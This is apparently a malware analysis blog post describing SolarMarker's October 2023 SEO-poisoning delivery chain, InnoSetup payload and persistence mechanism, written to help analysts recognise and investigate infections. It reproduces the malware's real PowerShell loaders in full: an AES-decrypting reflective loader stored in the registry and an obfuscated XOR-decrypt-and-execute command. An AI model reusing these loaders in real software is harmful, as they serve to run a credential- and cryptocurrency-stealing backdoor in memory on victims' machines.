

The intent of this blogpost is to document the function and characteristics of SolarMarker malware as it was seen in October 2023. For information about SolarMarker as it appeared during September 2022 until September 2023 see The Old is New.
SolarMarker regularly tops the list of threats seen by organizations like VMWare and Red Canary. This post will help you recognize SolarMarker, if you see it within your organization.
Note: SolarMarker is also known as YellowCockatoo, Jupyter Infostealer, and Polazert.
In this post, we will talk about the delivery system and the first stage of the malware as seen from the perspective of the victim and from the perspective of a security analyst. We look at both of these perspectives to better understand how the malware is delivered.
The specifics in this blog will change over time as the developer updates the delivery system and malware weekly. The developer also reads these posts and may change features based off of content discussed here. (Hello, developer.)
What does the victim see?
The delivery
A victim may come across the malware when using a search engine. For example, if a user were to look for something like “Minimal Inspection Criteria” for their dirt bike, they may receive a search result that looks like the following: The title contains a reference to the topic they are looking for and begins with information about the resource. The age of the web page shows to be old: from December 2015 and the only suspicious indicator is the domain hosting the webpage. (Image: The Google search result leading to a SolarMarker malware download.)

When clicked, the visitor is presented with a page disguised to look a listing of files on the internet archive. The malicious page lists real documents and the URL to real documents. However, all the buttons on this page will send the user to the same download page pertaining to the file that they were originally looking for. (Image: one of the malicious websites displaying a fake Internet Archive page and links to download the “requested resource”.)

If the user clicks one of the download options, the user is presented with a download page for the file that they were originally searching for. The page shows multiple options for downloading the file.

The payload
No matter their choice of format, the user will receive the same file. The name of the file will match the name of the expected document and will have an icon suggesting that the file is a PDF.
When executed by the user, the user is likely to see one of three things:
- The malware may load a PDF as a decoy. The PDF is unrelated to the original download.
- The malware may launch an installer. At the current time, the malware launches an Autodesk installer. Over the last three years, the installer has most frequently been some freeware application, most often, a PDF reader.
- The malware may do nothing visible to the user. While the developer has usually included a decoy, he doesn’t always.
Having received a decoy or not, this is generally the end of what the victim will see.
What does the analyst see?
The delivery
The current delivery of SolarMarker relies on SEO (Search Engine Optimization) poisoning like earlier versions, but takes a new twist which is different from the previous SEO poisoning: the lures at this time use the name of real documents. The current delivery system has been active since June 2023 until now. (For information on the previous delivery systems, see From Jupyter To Mars and back again.)
The lures do not appear to target any industry. Note: If the lures reference your organization’s material, this is coincidental and an unfortunate side effect of the broadness of the threat actor’s campaign.

These features are true for all of the results: the search result displays information about a real file or website and surfaces the metadata from the real website. The following is an image to show you the extent of what can be surfaced in the search results: the results show thumbnails from the real sites, rating and voting information, dates from when the documents were uploaded, and more. As a result, apart from the domain, the lure accurately reproduces the search results for the real page and the SEO poisoning of the threat actor can cause these pages to arrive high in the search results.
If an analyst is reviewing the activity and does not meet the required criteria or if previous connections to the domain had been made, the suspicious domain will load all of the content from the real page. That is, the malicious page makes web requests to load all of the content from the legitimate web page. (Image below: a snapshot of the traffic when the website bradtol.lol makes HTTP GET requests to load content from a legitimate website.)

In the example of the “Minimal Inspection Criteria”, visiting the link and failing to meet the criteria will load the real forum with the information matching what the user was looking for. (Image: The real forum page about “Minimal Inspection Criteria” loaded by the malicious website.)

If investigating an incident, I recommend reviewing a user’s browser history. (Sites like Foxton Forensics can help you locate the history information based on browser and operating system.) In the browser history or endpoint data, you will likely be able to confirm that the activity was a SolarMarker download.
First, from the download chain, you will likely observe that the user downloaded an executable with a name that sounds like a document, for example “Nypd-Traffic-Enforcement-Agent-Exam-Study-Guide”, “Individual-Development-Plan-IDP”, “Form-4319–Driver-Condition-Report”. For the last three years, the names of the files will consistently have 4, 5, or more words and are separated by hyphens. This activity is so consistent my fellow analysts will generally recognize SolarMarker by the file names.
Second, in the web traffic from the host, you will likely see that the user had visited websites with abnormal top-level domains: top-level domains such as .lol, .site, .website. Further, prior to the download, you will observe network connections to openlibrary.org: the reason is that the fake Internet Archive page loads its resources from the real openlibrary.org.
Third, the final download will be from a .com website. The website is normally a few days old and gets changed regularly. Attempting to download another payload from the URL observed in the browser history, will fail.
For those investigating, the download page has additional checks to confirm whether the visitor should receive a payload.
Attempting to download the malware has three possible outcomes.
- The user meets the criteria and receives the payload.
- The user does not meet the criteria and is presented with a document in their browser which may be the very document that they are looking for.
- Nothing is downloaded. Nothing is presented to the user. User may receive a 404 error.
Payload
Whether the analyst received the payload themselves or collected it from another source, the following describes what they can expect to see.
The file is 300-340 MB in size. The file, as of October 2023, is a InnoSetup Installer. The use of an InnoSetup Installer is a change from the September 2022 – September 2023 payload.
The previous payload appeared to be built with a simple loader that was used by others in the malware industry as well. The loader was designed to execute PowerShell and was bloated/inflated in size by adding junk to the PE resource. (For more on PE bloat check out Understanding PE bloat with Malcat and my debloat tool’s github page which describes multiple inflation techniques.) My tool, debloat, was able to remove the junk from the payload but, as of this writing, debloat is unable to remove the bloat from the InnoSetup installer payload.
When the payload is executed by the user, the InnoSetup installer launches a script which performs the following actions:
- Launch the decoy installer.
- Launch PowerShell to decrypt and load the backdoor into memory.
Once the backdoor is loaded into memory it is capable of executing arbitrary PowerShell or specific modules from the attacker. Actions may include stealing credentials from browsers, stealing cryptocurrency from installed wallets, or loading other payloads into memory.
Persistence
The backdoor establishes persistence by dropping a file in the user’s startup directory: C:\Users\[UserName]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\1i2bfxx0kb3.lnk. (Note the name 1i2bfxx0kb3 is random and will differ by infection.)
The LNK file references a file extension which was registered by the malware. The file extension is normally a list of random characters like .pa0ta234oie. The file extension is configured in the registry to execute PowerShell when called.
The PowerShell stored in the registry is something similar to what follows:
"powershell -command \"$A=New-Object System.Security.Cryptography.AesCryptoServiceProvider;$A.Key=@([byte]74,110,53,244,202,8,13,251,211,139,154,49,143,150,9,102,103,62,81,146,108,162,190,5,34,0,141,236,6,83,57,124);$A.IV=@([byte]124,19,8,105,83,73,156,164,104,52,214,115,31,243,173,54);$F=(get-itemproperty 'HKCU:\Software\Classes\up4bqncleex').'(default)';[Reflection.Assembly]::Load($A.CreateDecryptor().TransformFinalBlock($F,0,$F.Length));[JU5Mf0RcDm2uH8eOb9H8CqwAY4TkUdEqaHI72LOd6LiXv6f2Gkfnu3cEJ88DlD.W9REl0UFLhrQ2zQlTmlWi5BWXQJLOqkVKb1XdX28skRyLg]::meHZnL5dVHxPiYHfp8u2oszMSA2BIS3wFv2Umo5xkZYaKDCKNii1WrRo3lonf1E0HcSyy6g6P0Ty4W0('1P814VBFNH6SBQVAKGNDVSVKIQF3NQMQ');\""
PowerShell Breakdown
The PowerShell in general is pretty straight forward, but we will break it down to make sure we understand what is happening in the persistence.
Note: this powershell command was stored under the HKU registry under “Classes”. To find it on an infected host, find the .LNK in the startup directory and see what file extension it calls. Find that file extension in the HKU Classes registry. It will point to a registry key that has the key “shell\open\command”. The value of the command is the PowerShell that gets executed when the file extension is called.
Execute PowerShell
"powershell -command \"
Note: It is a good detection strategy to look for long registry key values and registry key values that contain PowerShell. See Elastic Security’s recommendation.
Set up a value called “$A” which will handle AES decryption
$A=New-Object System.Security.Cryptography.AesCryptoServiceProvider;
Set the key and IV for the AES decryption for the AesCryptoServiceProvider object.
$A.Key=@([byte]74,110,53,244,202,8,13,251,211,139,154,49,143,150,9,102,103,62,81,146,108,162,190,5,34,0,141,236,6,83,57,124);
$A.IV=@([byte]124,19,8,105,83,73,156,164,104,52,214,115,31,243,173,54);
Get the value of another registry. In this case, there is another class named “up4bqncleex” which, based on this, contains the encrypted payload. The encrypted payload will be saved as the value $F.
$F=(get-itemproperty 'HKCU:\Software\Classes\up4bqncleex').'(default)';
Decrypt the payload by passing it to the AESDecryption object created previously. Once decrypted, load the payload into memory. The payload is a .NET binary, so it can easily be loaded using the Reflection.Assembly::Load module.
[Reflection.Assembly]::Load($A.CreateDecryptor().TransformFinalBlock($F,0,$F.Length));
Once loaded into memory, the binary needs to be executed. It is executed by calling the module’s name and calling the method within the module that is to be executed and pass it any parameters needed. In this instance, the name of the modules are pretty long so I’ve included an image below to help illustrate the parts. The blue is the name of the module. The green is the submodule. The yellow is the name of the method belonging to the submodule. The red is the parameter being passed into the method.

Warning! If you do the following instruction or work with the samples in any way, please do it in a sandbox and practice safe malware handling practices. The following instruction recommends that you execute PowerShell on a host and if done incorrectly, can load the malware. In order to write the decrypted payload to disk, you can remove the call to “Reflection Assembly” and call to start the binary and add a command to write the payload to disk as follows:
Set-Content .\backdoor -Value $A.CreateDecryptor().TransformFinalBlock($F,0,$F.Length) -Encoding Byte
This command will decrypt the payload and save it as a file in the current working directory as “backdoor”. The backdoor can then be loaded into a tool such as ILSpy or DNSpy. In this article, we will not analyze the second stage, but we will return to the first stage.
First stage
As mentioned, the first stage payload is a InnoSetup Installer. The first stage is always signed with a valid authenticode certificate. InnoSetup Installers can be unpacked from the using innounp, the Inno Setup Unpacker.
When unpacked, the InnoSetup Installer Package contains the following objects
- An encrypted payload. This encrypted payload is the backdoor which will be loaded into memory.
- A decoy installer. As mentioned previously, in October and November 2023, this installer was an installer for Autodesk (the architectural application, not to be confused with Anydesk, the remote desktop tool which is sometimes abused by attackers).
- A bloated file with high-entropy. The sole purpose of this file is to artificially increase the size of the payload.
The payload works by executing PowerShell that will decrypt the payload. The PowerShell that is executed looks like this:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -COmmANd "iEX([Text.EncOding]::uTF8.GetstrINg((({$f=[iO.fILE]::ReAdalLbYTes($ARGS[0]);(RM $ArGs[0]);rEtURN $f}.INVOKe('c:\UserS\AdmIN\APpDAta\local\tEmP\is-I9KNJ.TMp\..\C91DaD2A82c246EBa0954e756AF37aB0.DAT'))|%{$_ -bXor 'qoyVMsExRbkKAYNCHpItSufWzFiZPGnL'[$K++%32]})))"
We will clean up and explain the PowerShell here too. If we add line breaks between instructions we get something cleaner which will look like this.

The PowerShell is given the command to IEX (Invoke-Expression) on a Text Encoded object which will be decrypted. The Text encoded object gets its content from $ARGS[0] (the first argument) which is passed through the Invoke method.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -COmmANd "iEX([Text.EncOding]::uTF8.GetstrINg((({$f=[iO.fILE]::ReAdalLbYTes($ARGS[0]);
After the file is read, the file is removed.
(RM $ArGs[0]);
$ARGS[0] points to a file path that is provided to “Invoke”, this file is unpacked from the InnoSetup installer and temporarily written to a Temp directory.
rEtURN $f}.INVOKe('c:\UserS\AdmIN\APpDAta\local\tEmP\is-I9KNJ.TMp\..\C91DaD2A82c246EBa0954e756AF37aB0.DAT'))
The contents of the file are piped (|) into the next function. The next function says “For each character in the file perform a bitwise XOR operation. The XOR key is ‘qoyVMsExRbkKAYNCHpItSufWzFiZPGnL’. (The K++%32 increments through the length of the encrypted file and gets the character of the key by using a modulus of the key length, 32.)
|%{$_ -bXor 'qoyVMsExRbkKAYNCHpItSufWzFiZPGnL'[$K++%32]})))"
Once decrypted, it is executed using IEX.
Closing
The goal of this blogpost was to give an overview of what SolarMarker’s delivery and first stage payload looked like in October 2023. We looked at it from the victim’s point of view and then looked at it from the view of an analyst.
Thank you for reading this far. If this work helped you, please let me know. It helps me know that it is useful to produce content like this. You can find me on X/Twitter at @SquiblydooBlog or in the Debloat Discord .
 Squiblydoo.blog
3 thoughts on “October 2023 SolarMarker”